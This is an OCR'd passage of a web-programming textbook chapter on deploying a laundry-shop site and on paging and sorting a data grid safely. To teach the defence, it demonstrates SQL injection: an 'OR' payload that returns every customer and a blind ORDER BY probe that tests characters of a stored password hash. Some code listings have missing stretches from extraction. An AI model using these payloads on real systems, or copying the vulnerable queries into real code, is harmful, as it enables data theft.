

Figure 16.7 One bill (feature F7): customer, service, rack, status with its times, and the amounts of Equation (16.1) and Equation (16.2).

The report. **Table 16.4** is a skeleton for the write-up. Keep it short where the evidence is strong.

Table 16.4 The parts of the write-up, what each must contain, and where the Laundry Counter's version comes from.

Part	What it must contain	The Laundry Counter's version
1. The idea	who uses the site and what they do, in one paragraph	Section 16.4
2. Conceptual model	entities, relationships, cardinalities, drawn	the model of Chapter 8, Problem 16.1
3. Physical model	tables, columns, types, keys, rules; the proof that the rules hold	**Figure 16.2**, **Listing 16.1**, the output of **Listing 16.2**
4. Features	one row per feature: who, address, CRUD letters	**Table 16.3**
5. Screenshots	one per feature, with two or three lines of explanation each	**Figure 16.6** to **Figure 16.9**
6. Evidence	how to run the test, and its output	**Listing 16.22** and its output
7. Deployment	the address, how it is configured, what is not in the repository	Problem 16.6
8. Team	each member: share of the work, job description, contributions	the example below
9. Limits	what does not work yet, honestly	the exercises of Section 16.15

The statement of who did what is evidence too, useful only when concrete. "Putri Widyasari 40%: database design, `LaundryData`, `DataSetStore`, Problems 16.1 and 16.11 to 16.13; Tanoyo Muliawan 35%: authentication, customer pages, validation, the acceptance test; Gupito Lelono 25%: layout and style sheet, screenshots, deployment, report editing" can be checked against the repository's history; "everyone did everything" cannot. The percentages should add up to 100 and match the commits.

A tempting wrong solution. Screenshots as the only evidence. A screenshot proves that one page looked one way once; it cannot show that a request is refused, that a price is computed on the server, or that yesterday's change did not break the login. Checks C1, C6 and B11 test exactly such things.

> **CHECK YOURSELF.** Check B2 of **Listing 16.22** looks at the `Set-Cookie` headers of the login response. What would it catch that none of the other checks would?
>
> *Answer.* A login cookie without `HttpOnly` or without `SameSite`. Every other check would still pass, because the site behaves identically for honest users; but a cookie readable by JavaScript can be stolen by any script injected into a page, and a cookie sent with other sites' requests exposes every form to cross-site request forgery. Only a test that looks at the header itself sees the difference.

16.4.6 Problem 16.6 — The repository and the hosting

> **PROBLEM.** Upload the website to a free web hosting service, and upload the source code to a GitHub repository.

In our own words. The repository is for readers of code: complete, buildable, free of secrets and live data. The hosted site is for users: built for production, configured from outside, and able to restart without losing what it must keep.

Design. (1) The repository holds source, sample data, tests and README; never build output, live data or secrets. (2) `dotnet publish -c Release` builds for production into one folder [13]. (3) Every setting that differs between laptop and server comes from the environment or a settings

file kept on the server (`Laundry__DataDir` in the environment is the setting `Laundry:DataDir`). (4) The data and the *key ring* must survive restarts.

Listing 16.25 is the `.gitignore` of the project [14], a file that tells Git which files never to add.

Listing 16.25 `gitignore.txt`: what must never reach the public repository (rename it to `.gitignore`).

```
# .gitignore - Problem 16.6: what must never reach the public repository of the Laundry
Counter.
# Copy this file into the root of YOUR repository and rename it to .gitignore.

# What the computer rebuilds by itself
bin/
obj/
out/
publish/
__pycache__/
*.class
.venv/

# Secrets and machine settings
.env
appsettings.*.local.json
appsettings.Production.json
keys/

# The live data, and anything customers typed into it
data/laundry-counter.xml
*.db-journal
```

The ASP.NET solution: publishing. From the folder of the project, `dotnet publish -c Release -o ../publish` printed (last lines):

```
  Determining projects to restore...
  All projects are up-to-date for restore.
  LaundryCounter ->
/home/claude/kit/WebPro/Code_new/Chapter16/aspnet/LaundryCounter/bin/Release/net10.0/Laundr
yCounter.dll
  LaundryCounter -> /home/claude/kit/WebPro/Code_new/Chapter16/aspnet/publish/
```

The folder `publish` (half a megabyte: `LaundryCounter.dll`, settings, `web.config` for IIS, `wwwroot`) needs only the .NET runtime. Started as production would start it, `ASPNETCORE_ENVIRONMENT=Production dotnet LaundryCounter.dll`, it passed the 37 checks.

A free plan that runs .NET directly takes the `publish` folder as it is, with `Laundry__DataDir` and `Laundry__KeysDir` set to folders the plan keeps; a host that runs containers takes the image of **Listing 16.26**. Providers change every year, so read the current documentation; the four decisions do not change. The `Dockerfile` was *not* run here (no Docker on the machine).

Listing 16.26 `Dockerfile`: a two-stage container image of the Laundry Counter (not run here).

```
# Dockerfile - Problem 16.6: the Laundry Counter in a container, for hosts that run
containers.
# Build from the Chapter16 folder:   docker build -f deploy/Dockerfile -t laundry-counter .
# Run:  docker run -p 8080:8080 -v laundry-data:/data -v laundry-keys:/keys laundry-counter
# (Not run on the machine where this book was written: it has no Docker. See VERIFIED.md.)
FROM mcr.microsoft.com/dotnet/sdk:10.0 AS build
WORKDIR /src
COPY aspnet/LaundryCounter/ ./
RUN dotnet publish -c Release -o /app

FROM mcr.microsoft.com/dotnet/aspnet:10.0
WORKDIR /app
COPY --from=build /app ./
COPY data/csv /seed/csv
# First start: copy the sample CSV files into the volume; later starts keep the saved data.
ENV Laundry__DataDir=/data Laundry__KeysDir=/keys ASPNETCORE_URLS=http://+:8080
EXPOSE 8080
ENTRYPOINT ["sh", "-c", "mkdir -p /data && [ -d /data/csv ] || cp -r /seed/csv /data/; exec
dotnet LaundryCounter.dll"]
```

The key ring. ASP.NET Core encrypts the login cookie, the anti-forgery tokens and TempData with keys from its *Data Protection* system [15], kept by default in the user's profile. On a laptop that survives restarts; on a container host it is wiped at every deployment, and two servers have two key rings. New keys make every old cookie unreadable. `Program.cs` therefore keeps the ring in `Laundry:KeysDir` when that is set. `tests/run_all.sh` logs a cashier in, restarts with the same key folder, then with an empty one, and asks for the grid with the old cookie:

```
login -> 302 /customers
restart, same key folder:
GET /customers with yesterday's cookie -> 200 (the grid)
restart, keys lost (a new, empty key folder):
GET /customers with yesterday's cookie -> 302 /login
key-af2c90db-2a51-4a73-b748-7180b9008de5.xml
```

The folder holds one XML file per key, and it is a secret (whoever has it can forge any login), so it stays on the server (hence `keys/` in **Listing 16.25**).

The Java and Python solutions. `deploy/deploy_demo.sh` packages the Java site as a jar and runs the Python site under *waitress*, a production WSGI server, then restarts each:

```
== Java: one jar, run with the driver beside it
45722 laundry-counter.jar
login -> 302 /customers
after a restart (sessions lived in the server's memory):
GET /customers with yesterday's cookie -> 302 /login
== Python: waitress, a production WSGI server, with and without a fixed LAUNDRY_SECRET
login -> 302 /customers
after a restart, same LAUNDRY_SECRET:
GET /customers with yesterday's cookie -> 200 (the grid)
after a restart, LAUNDRY_SECRET not set (a new random key):
GET /customers with yesterday's cookie -> 302 /login
```

The Java sessions live in memory, so a restart logs everybody out (a real deployment keeps them in a database). Flask signs with `LAUNDRY_SECRET`: set it and logins survive; forget it and each start, or each of several workers, invents its own key.

A tempting wrong solution. Deploy the laptop as it is. The demo goes well, and a week later users complain of being "thrown out" several times a day; nothing in the code is wrong, the keys are simply not kept. The opposite half of the mistake is committing the key folder, `.env` or `appsettings.Production.json` "so the server has everything": a secret pushed once to a public repository is known to the world, and a later commit does not remove it from history. Change it.

CHECK YOURSELF. The Laundry Counter is hosted on a plan that keeps `/home/site` between restarts and wipes everything else. Which two settings must point inside `/home/site`, and what happens if only one of them does?

Answer. `Laundry__DataDir` (the CSV files and `laundry-counter.xml`) and `Laundry__KeysDir` (the key ring). If only the data folder is kept, the shop keeps its bills but every user is logged out at every restart, and a form that was open during the restart is refused with 400 because its anti-forgery token can no longer be read. If only the key folder is kept, logins survive but the shop loses every customer and bill written since the deployment, the worse of the two.

16.5 New Worked Problems: Data Grids

Chapter 13 put a `GridView` on a page and let it page, sort, edit and delete with a few attributes. That convenience hides two questions that every grid must answer correctly, in any technology: how the visitor's choice of page and sort order reaches the query without letting the visitor write the query, and which numbers belong in the footer. Problems 16.7 and 16.8 answer them.

16.5.1 Problem 16.7 — Paging and sorting a grid safely

PROBLEM. The customer grid of the Laundry Counter shows ten customers per page and can be searched by name, phone or id and sorted by id, name, phone or credit, in either direction. The page number, the search text and the sort order arrive in the address. Write the grid so that every combination of values, including values nobody expected, gives a sensible page and never an error or a leak.

In our own words. Three pieces of input, three dangers. The page number can be too small, too large, or not a number. The search text can contain characters that mean something to the query language, such as an apostrophe. The sort column cannot be a *value* in a query at all (it is part of the query's structure), so the usual cure, a parameter, does not apply to it.

Design, the arithmetic. Let n be the number of rows that match the search and s the page size. The number of pages is the smallest whole number of pages that holds n rows, with at least one page even when nothing matches (an empty grid still has a page, which says "0 customers"):

$$P = \max\left(1, \lceil \frac{n}{s} \rceil\right) = \max\left(1, \lfloor \frac{n+s-1}{s} \rfloor\right) \tag{16.6}$$

The second form is the one programs use, because in integer division $\lfloor (n+s-1)/s \rfloor$ equals $\lceil n/s \rceil$ without any floating point. Check it on the edges with $s = 10$: $n = 10$ gives $\lfloor 19/10 \rfloor = 1$ page, $n = 11$ gives $\lfloor 20/10 \rfloor = 2$, $n = 256$ gives $\lfloor 265/10 \rfloor = 26$. The requested page p is then *clamped* into the range $1..P$,

$$p' = \min(\max(p, 1), P) \tag{16.7}$$

so that page 0 becomes page 1 and page 99 becomes the last page, and the rows shown are those after skipping

$$\text{offset} = (p' - 1)\, s \tag{16.8}$$

rows: page 1 skips 0 rows, page 26 skips 250 and shows the last six.

Design, the sort column. The address may say `sort=name`, but it may also say `sort=name; DROP TABLE Customer` or something subtler. The rule is the one Exercise 8.7 gave: never put the

visitor's text into the query; compare it with a short list of allowed names and use *your own copy* of the matching name. The Laundry Counter's list is the dictionary `SortColumns` with four entries; anything else means "name".

The Web Forms way, for comparison. Listing 16.27 is the grid as Chapter 13 would write it: a `GridView` with `AllowPaging` and `AllowSorting`, bound to a `SqlDataSource` that runs a parameterized query. With `DataSourceMode="DataSet"`, the data source loads every matching row into a `DataSet`, and the grid pages and sorts that `DataSet` in memory, taking the sort column only from the `SortExpression` values written in the markup, never from the visitor. It was *not* run for this book, because Web Forms needs Windows and the .NET Framework 4.8.

Listing 16.27 `Customers.aspx`: the customer grid in Web Forms, paged and sorted by the `GridView` itself (not run here).

```
<%@ Page Language="C#" %>
<%-- Customers.aspx - the customer grid of Problem 16.7 as ASP.NET Web Forms would write
it.
     NOT RUN for this book: Web Forms needs Windows and the .NET Framework 4.8 (IIS or IIS
Express). --%>
<!DOCTYPE html>
<html>
<head runat="server">><title>Customers</title></head>
<body>
<form id="form1" runat="server">
    <asp:TextBox ID="Search" runat="server" />
    <asp:Button ID="Go" runat="server" Text="Search" />
    <asp:GridView ID="Grid" runat="server" DataSourceID="CustomerSource" DataKeyNames="id"
                  AutoGenerateColumns="false" AllowPaging="true" PageSize="10"
AllowSorting="true">
        <Columns>
            <asp:BoundField DataField="id" HeaderText="Id" SortExpression="id"
ReadOnly="true" />
            <asp:BoundField DataField="name" HeaderText="Name" SortExpression="name" />
            <asp:BoundField DataField="phone" HeaderText="Phone" SortExpression="phone" />
            <asp:BoundField DataField="credit" HeaderText="Credit" SortExpression="credit"
DataFormatString="{0:N0}" />
            <asp:CommandField ShowDeleteButton="true" />
        </Columns>
    </asp:GridView>
    <asp:SqlDataSource ID="CustomerSource" runat="server" DataSourceMode="DataSet"
        ConnectionString="<%$ ConnectionStrings:Laundry %>"
ProviderName="MySql.Data.MySqlClient"
        SelectCommand="SELECT id, name, phone, credit FROM Customer WHERE name LIKE
CONCAT('%', @q, '%')"
        DeleteCommand="DELETE FROM Customer WHERE id = @id">
        <SelectParameters>
            <asp:ControlParameter Name="q" ControlID="Search" PropertyName="Text"
                                  DefaultValue="" ConvertEmptyStringToNull="false" />
        </SelectParameters>
        <DeleteParameters>
            <asp:Parameter Name="id" Type="String" />
        </DeleteParameters>
    </asp:SqlDataSource>
</form>
</body>
</html>
```

The ASP.NET Core solution. Without a `GridView`, the page does the same three things explicitly, and that is an advantage: nothing is hidden. **Listing 16.28** is the page model. The four query values are bound with `SupportsGet = true`; the page number is called `p` in the address, not `page`, because Razor Pages already uses the route value `page` for its own purposes and would bind the page's name into it.

Listing 16.28 `Customers/Index.cshtml.cs`: the grid's state, taken from the query string, checked, and written back into every link.

```
// Customers/Index.cshtml.cs - the customer grid: search, sort and paging (features F1,
Problem 16.7).
// The grid's whole state travels in the query string, so every view has its own address.
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.WebUtilities;

namespace LaundryCounter.Pages.Customers;

public class IndexModel(ILaundryStore store) : PageModel
{
    public const int PageSize = 10;

    [BindProperty(SupportsGet = true)] public string? Q { get; set; }
    [BindProperty(SupportsGet = true)] public string Sort { get; set; } = "name";
    [BindProperty(SupportsGet = true)] public string Dir { get; set; } = "asc";
    [BindProperty(SupportsGet = true, Name = "p")] public int PageNo { get; set; } = 1;
// not "page": Razor Pages uses that name

    public GridPage<CustomerRow> Grid { get; private set; } = null!;

    public void OnGet()
    {
        if (!new[] { "id", "name", "phone", "credit" }.Contains(Sort)) Sort = "name";   //
unknown: the default
        if (Dir != "desc") Dir = "asc";
        Grid = store.Customers(Q, Sort, Dir == "desc", PageNo, PageSize);
    }

    // The address of a header link (sort given: toggle or start ascending, back to page 1)
    // or of a pager link (page given: same sort, another page).
    public string Link(string? sort = null, int? page = null)
    {
        string dir = sort == null ? Dir : sort == Sort && Dir == "asc" ? "desc" : "asc";
        var query = new Dictionary<string, string?>
        {
            ["q"] = string.IsNullOrWhiteSpace(Q) ? null : Q,
            ["sort"] = sort ?? Sort,
            ["dir"] = dir,
            ["p"] = (page ?? 1).ToString(),
        };
        return QueryHelpers.AddQueryString("/customers", query.Where(kv => kv.Value !=
null));
    }

    // Tells screen readers (and the style sheet, which draws the arrow) how the grid is
sorted.
    public string? AriaSort(string key) => key != Sort ? null : Dir == "asc" ? "ascending"
: "descending";
}
```

`OnGet` replaces an unknown sort or direction by the default. `Link` builds every header and pager address with `QueryHelpers.AddQueryString`, which escapes each value; a header toggles the direction of the current column and returns to page 1. The whole state is in the address, so every view can be bookmarked, reloaded and opened in two tabs, which view state could never do. In the data layer (`Customers` in **Listing 16.12**) a `DataView` sorts by `"{col} ASC, id ASC"` with `col` from `SortColumns`, the search is compared in C# and never parsed, and Equation (16.6), Equation (16.7) and Equation (16.8) are the three lines that follow. The markup, **Listing 16.29**, is a loop.

Listing 16.29 `Customers/Index.cshtml`: the search form, the table with sortable headers, and the pager.

```
@page "/customers"
@model LaundryCounter.Pages.Customers.IndexModel
@{
    ViewData["Title"] = "Customers";
    var columns = new[] { ("id", "Id"), ("name", "Name"), ("phone", "Phone"), ("credit",
"Credit") };
}
<form method="get" class="toolbar">
    <input name="q" value="@Model.Q" placeholder="Name, phone or id" aria-label="Search
customers">
    <input type="hidden" name="sort" value="@Model.Sort">
    <input type="hidden" name="dir" value="@Model.Dir">
    <button>Search</button>
    <a class="button secondary" href="/customers/new">Add a customer</a>
</form>
<p class="muted">@Model.Grid.Total customers, page @Model.Grid.PageNo of
@Model.Grid.PageCount.</p>
<div class="scroll">
<table class="grid">
    <thead>
    <tr>
        @foreach (var (key, label) in columns)
        {
            <th class="@(key == "credit" ? "num" : null)" aria-
sort="@Model.AriaSort(key)"><a href="@Model.Link(sort: key)">@label</a></th>
        }
        <th class="num">Bills</th>
        <th></th>
    </tr>
    </thead>
    <tbody>
    @foreach (CustomerRow c in Model.Grid.Rows)
    {
        <tr>

        <a href="@Model.Link(page: Model.Grid.PageCount)">Last</a>
    }
</nav>
```

To see the rules at work away from the browser, **Listing 16.30** asks the Laundry Counter's own data layer for four grids, then tries the tempting way on a bare `DataView`.

Listing 16.30 `P167Grid.cs`: the grid through the data layer, and the visitor's text inside a `RowFilter` and a `Sort`.

```
// P167Grid.cs - Problem 16.7: paging and sorting a grid safely, and what goes wrong
otherwise.
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P167Grid
{
    public static void Run(string dataDir)
    {
        var store = new DataSetStore(dataDir);       // the Laundry Counter's own data
layer
        Console.WriteLine("The page arithmetic, ten rows per page:");
        foreach (int n in new[] { 0, 1, 10, 11, 256 })
            Console.WriteLine($"  {n,3} rows -> {Math.Max(1, (n + 9) / 10),2} page(s)");

        Console.WriteLine("The grid, through the data layer:");
        Show(store.Customers(null, "name", false, 1, 10), "name, page 1");
        Show(store.Customers(null, "credit", true, 1, 3), "credit descending, page 1 of
size 3");
        Show(store.Customers("Ma'ruf", "name", false, 1, 10), "search Ma'ruf");
        Show(store.Customers(null, "name; DROP", false, 99, 10), "sort 'name; DROP', page
99");

        Console.WriteLine("The tempting way: the visitor's text inside a filter or a sort
expression:");
        DataTable customers = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Customer"]!;
        foreach (string q in new[] { "Wijaya", "Ma'ruf", "zzz' OR name <> '" })
            Tempting(() => new DataView(customers) { RowFilter = $"name LIKE '%{q}%'"
}.Count, $"RowFilter with q = {q}");
        Tempting(() => new DataView(customers) { Sort = "name; DROP" }.Count, "Sort = name;
DROP");
    }

    private static void Show(GridPage<CustomerRow> g, string what)
    {
        Console.WriteLine($"  {what}: {g.Total} customers, page {g.PageNo} of
{g.PageCount}");
        foreach (CustomerRow c in g.Rows.Take(3))
            Console.WriteLine($"      {c.Id}  {c.Name,-26} {c.Phone}
{Fmt.Rupiah(c.Credit)}");
    }

    private static void Tempting(Func<int> count, string what)
    {
        try
        {
            Console.WriteLine($"  {what,-40} -> {count()} rows");
        }
        catch (Exception e)
        {
            Console.WriteLine($"  {what,-40} -> {e.GetType().Name}: {e.Message}");
        }
    }
```

Listing 16.30 (Continued) *P167Grid.cs: the grid through the data layer, and the visitor's text inside a RowFilter and a Sort.*

```
}
```

```
The page arithmetic, ten rows per page:
    0 rows ->  1 page(s)
    1 rows ->  1 page(s)
   10 rows ->  1 page(s)
   11 rows ->  2 page(s)
  256 rows -> 26 page(s)
The grid, through the data layer:
  name, page 1: 256 customers, page 1 of 26
      C0117  Adi Eko Alatas             0811-0000-1612  Rp 0
      C0201  Adi Saputra                0811-0000-1509  Rp 0
      C0031  Agus Fauzi                 0856-0000-8730  Rp 0
  credit descending, page 1 of size 3: 256 customers, page 1 of 86
      C0029  Rafi Gilang Santoso        0858-0000-1889  Rp 385.000
      C0234  Felicia Yuliana Hakim      0899-0000-9156  Rp 337.000
      C0149  Putri Indah Zulkarnain     0853-0000-7638  Rp 308.000
  search Ma'ruf: 6 customers, page 1 of 1
      C0224  Gilang Ma'ruf Tanjung      0857-0000-4660  Rp 0
      C0106  Ma'ruf Gunawan             0853-0000-0532  Rp 0
      C0019  Ma'ruf Purnomo             0898-0000-6184  Rp 0
  sort 'name; DROP', page 99: 256 customers, page 26 of 26
      C0221  Yusuf Permana              0881-0000-7947  Rp 0
      C0076  Yusuf Rafi Sugiarto        0896-0000-3034  Rp 0
      C0091  Zahra Halim                0815-0000-5243  Rp 0
The tempting way: the visitor's text inside a filter or a sort expression:
  RowFilter with q = Wijaya                -> 8 rows
  RowFilter with q = Ma'ruf                -> SyntaxErrorException: Syntax error: Missing
operand after 'ruf' operator.
  RowFilter with q = zzz' OR name <> '     -> 256 rows
  Sort = name; DROP                        -> IndexOutOfRangeException: Cannot find column
name; DROP.
```

The five lines of arithmetic are Equation (16.6) on its edge cases. The four grids show the rules holding: the default order starts with `Adi Eko Alatas`; the highest deposit, `Rp 385.000`, belongs to `C0029`; the search `Ma'ruf`, apostrophe and all, finds its six customers; and the sort `name; DROP` quietly becomes `name` while page 99 becomes page 26.

The Java and Python solutions. **Listing 16.31** and **Listing 16.32** do the same over SQL, with placeholders for the four search values and for `LIMIT` and `OFFSET`, and the sort column taken from the allowed list. Their first four grids are exactly those of the C# run, row for row, which also shows that the `DataView`'s ordering and SQLite's `ORDER BY` agree on these names.

Listing 16.31 `P167Grid.java`: the grid over JDBC, and the visitor's text inside the SQL.

```
// P167Grid.java - Problem 16.7: paging and sorting a grid safely over JDBC, and what goes
wrong otherwise.
// Compile: javac -d out P167Grid.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P167Grid   (Windows: ;
instead of :)
import java.sql.*;
import java.text.NumberFormat;
import java.util.Locale;
import java.util.Map;

public class P167Grid {
    static final Map<String, String> SORTS = Map.of("id", "id", "name", "name", "phone",
"phone", "credit", "credit");
    static Connection c;

    public static void main(String[] args) throws SQLException {
        c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db");
        System.out.println("The page arithmetic, ten rows per page:");
        for (int n : new int[]{0, 1, 10, 11, 256}) System.out.printf("  %3d rows -> %2d
page(s)%n", n, Math.max(1, (n + 9) / 10));
        System.out.println("The grid, through placeholders and a list of allowed
columns:");
        grid(null, "name", false, 1, 10, "name, page 1");
        grid(null, "credit", true, 1, 3, "credit descending, page 1 of size 3");
        grid("Ma'ruf", "name", false, 1, 10, "search Ma'ruf");
        grid(null, "name; DROP", false, 99, 10, "sort 'name; DROP', page 99");

        System.out.println("The tempting way: the visitor's text inside the SQL:");
        for (String q : new String[]{"Wijaya", "Ma'ruf", "zzz' OR name <> '"}) {
            String what = String.format("%-40s", "WHERE with q = " + q);

?")) {
            bind(st, s);
            st.setInt(5, size);
            st.setInt(6, (p - 1) * size);
            try (ResultSet rs = st.executeQuery()) {
                for (int i = 0; i < 3 && rs.next(); i++) {
                    System.out.printf("      %s  %-26s %s  Rp %s%n", rs.getString(1),
rs.getString(2), rs.getString(3),

NumberFormat.getIntegerInstance(Locale.US).format(rs.getLong(4)).replace(',', '.'));
                }
            }
        }
    }

    static void bind(PreparedStatement st, String s) throws SQLException {
        st.setString(1, s);
        st.setString(2, "%" + s + "%");
        st.setString(3, "%" + s + "%");
        st.setString(4, s);
    }
}
```

Listing 16.32 `p167_grid.py`: the same in Python.

```python
# p167_grid.py - Problem 16.7: paging and sorting a grid safely, and what goes wrong
otherwise.
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
SORTS = {"id": "id", "name": "name", "phone": "phone", "credit": "credit"}

def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")

def grid(search, sort, desc, page, size):
    """One page of the grid: the same rules as the Laundry Counter."""
    col = SORTS.get(sort, "name")                      # only names we wrote ourselves
    where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) = upper(?)"
    s = (search or "").strip()
    args = (s, f"%{s}%", f"%{s}%", s)
    total = conn.execute(f"SELECT COUNT(*) FROM Customer {where}", args).fetchone()[0]
    pages = max(1, (total + size - 1) // size)
    p = min(max(page, 1), pages)
    rows = conn.execute(f"""SELECT id, name, phone, credit FROM Customer {where}
                            ORDER BY {col} {'DESC' if desc else 'ASC'}, id LIMIT ? OFFSET
?""",
                        args + (size, (p - 1) * size)).fetchall()
    return rows, p, pages, total

def show(result, what):
    rows, p, pages, total = result
    print(f"  {what}: {total} customers, page {p} of {pages}")
    for r in rows[:3]:
        print(f"      {r[0]}  {r[1]:<26} {r[2]}  {rupiah(r[3])}")

def tempting(sql, what):
    try:
        print(f"  {what:<40} -> {len(conn.execute(sql).fetchall())} rows")
    except sqlite3.Error as e:
        print(f"  {what:<40} -> {type(e).__name__}: {e}")
```

Listing 16.32 (Continued) *p167_grid.py: the same in Python.*

```python
print("The page arithmetic, ten rows per page:")
for n in (0, 1, 10, 11, 256):
    print(f"  {n:3} rows -> {max(1, (n + 9) // 10):2} page(s)")
print("The grid, through placeholders and a list of allowed columns:")
show(grid(None, "name", False, 1, 10), "name, page 1")
show(grid(None, "credit", True, 1, 3), "credit descending, page 1 of size 3")
show(grid("Ma'ruf", "name", False, 1, 10), "search Ma'ruf")
show(grid(None, "name; DROP", False, 99, 10), "sort 'name; DROP', page 99")

print("The tempting way: the visitor's text inside the SQL:")
for q in ("Wijaya", "Ma'ruf", "zzz' OR name <> '"):
    tempting(f"SELECT id FROM Customer WHERE name LIKE '%{q}%'", f"WHERE with q = {q}")
probe = "(CASE WHEN substr((SELECT password_hash FROM Employee WHERE id = 'E0001'), 1, 6) =
'{}' THEN name ELSE phone END)"
for guess in ("pbkdf2", "bcrypt"):
    first = conn.execute(f"SELECT id FROM Customer ORDER BY {probe.format(guess)} LIMIT
1").fetchone()[0]
    print(f"  ORDER BY a question about the owner's hash ('{guess}'?) -> first row
{first}")
```

The Python run printed (the Java run printed the same lines, except that the SQLite error message is wrapped in the JDBC driver's words):

```
The page arithmetic, ten rows per page:
    0 rows ->  1 page(s)
    1 rows ->  1 page(s)
   10 rows ->  1 page(s)
   11 rows ->  2 page(s)
  256 rows -> 26 page(s)
The grid, through placeholders and a list of allowed columns:
  name, page 1: 256 customers, page 1 of 26
      C0117  Adi Eko Alatas             0811-0000-1612  Rp 0
      C0201  Adi Saputra                0811-0000-1509  Rp 0
      C0031  Agus Fauzi                 0856-0000-8730  Rp 0
  credit descending, page 1 of size 3: 256 customers, page 1 of 86
      C0029  Rafi Gilang Santoso        0858-0000-1889  Rp 385.000
      C0234  Felicia Yuliana Hakim      0899-0000-9156  Rp 337.000
      C0149  Putri Indah Zulkarnain     0853-0000-7638  Rp 308.000
  search Ma'ruf: 6 customers, page 1 of 1
      C0224  Gilang Ma'ruf Tanjung      0857-0000-4660  Rp 0
      C0106  Ma'ruf Gunawan             0853-0000-0532  Rp 0
      C0019  Ma'ruf Purnomo             0898-0000-6184  Rp 0
  sort 'name; DROP', page 99: 256 customers, page 26 of 26
      C0221  Yusuf Permana              0881-0000-7947  Rp 0
      C0076  Yusuf Rafi Sugiarto        0896-0000-3034  Rp 0
      C0091  Zahra Halim                0815-0000-5243  Rp 0
The tempting way: the visitor's text inside the SQL:
  WHERE with q = Wijaya                     -> 8 rows
  WHERE with q = Ma'ruf                     -> OperationalError: near "ruf": syntax error
  WHERE with q = zzz' OR name <> '          -> 256 rows
  ORDER BY a question about the owner's hash ('pbkdf2'?) -> first row C0117
  ORDER BY a question about the owner's hash ('bcrypt'?) -> first row C0226
```

A tempting wrong solution. Glue the visitor's text into the expression: `view.RowFilter = $"name LIKE '%{q}%'"`. `Wijaya` finds 8 rows; then a real customer searches for `Ma'ruf` and the page crashes (`Missing operand after 'ruf' operator`), because the apostrophe closed the string; and `zzz' OR name <> '` returns all 256 customers. `DataView.Sort` refuses an unknown column with an exception, turning a typo in the address into an error page. In SQL the same mistake is SQL injection (Chapter 5 and Problem 8.6), and the last two lines of the Python output show how far it goes even through a mere `ORDER BY`: the attacker asks "does the owner's password hash begin with `pbkdf2`?" and reads the answer from the order of the rows (the first row is `C0117`, the name order, when the answer is yes, and `C0226`, the phone order, when it is no). No error, no data displayed, and still a secret leaks one yes-or-no question at a time; this is called *blind* injection [16]. The cure is the design above: values through parameters (or compared in code), names through an allowed list.

> **CHECK YOURSELF.** A search for `C0258` finds one customer, whose name contains no "C0258". Which part of the search condition found him, and why is `upper(id) = upper(?)` an equality rather than a `LIKE`?
>
> *Answer.* The id part: `upper(id) = upper('C0258')`. It is an equality because an id is a key, not a piece of text to search inside: `LIKE '%C02%'` would return the 57 customers from C0200 to C0256, whose ids merely contain those characters, which is noise; typing an exact id should find exactly one customer, in any letter case.

16.5.2 Problem 16.8 — A grid with a footer

> **PROBLEM.** The owner wants a report of the money received in a month, one row per day, one column per outlet and a total column, ten days per page. Below the rows, the grid must show totals. Which totals, and computed from what?

In our own words. A paged grid invites two questions: "how much on the days I see?" and "how much in the month?" The danger is a footer that answers the first under the label of the second.

Design. The money received on day d at outlet o is the sum of the payments made that day for bills of that outlet, $r_{d,o} = \sum \text{amount}$. Let D_p be the days shown on page p and D all the days of the month. Then

$$\text{PageTotal}_o = \sum_{d \in D_p} r_{d,o} \qquad \text{MonthTotal}_o = \sum_{d \in D} r_{d,o} \tag{16.9}$$

and the two are equal only when $D_p = D$. The report shows both rows, each labeled with what it sums. The month total is computed from all the days, never from the rows on the screen. **Figure 16.8** draws September 2026 with the three pages marked; the page totals are visibly different, and together they make the month.

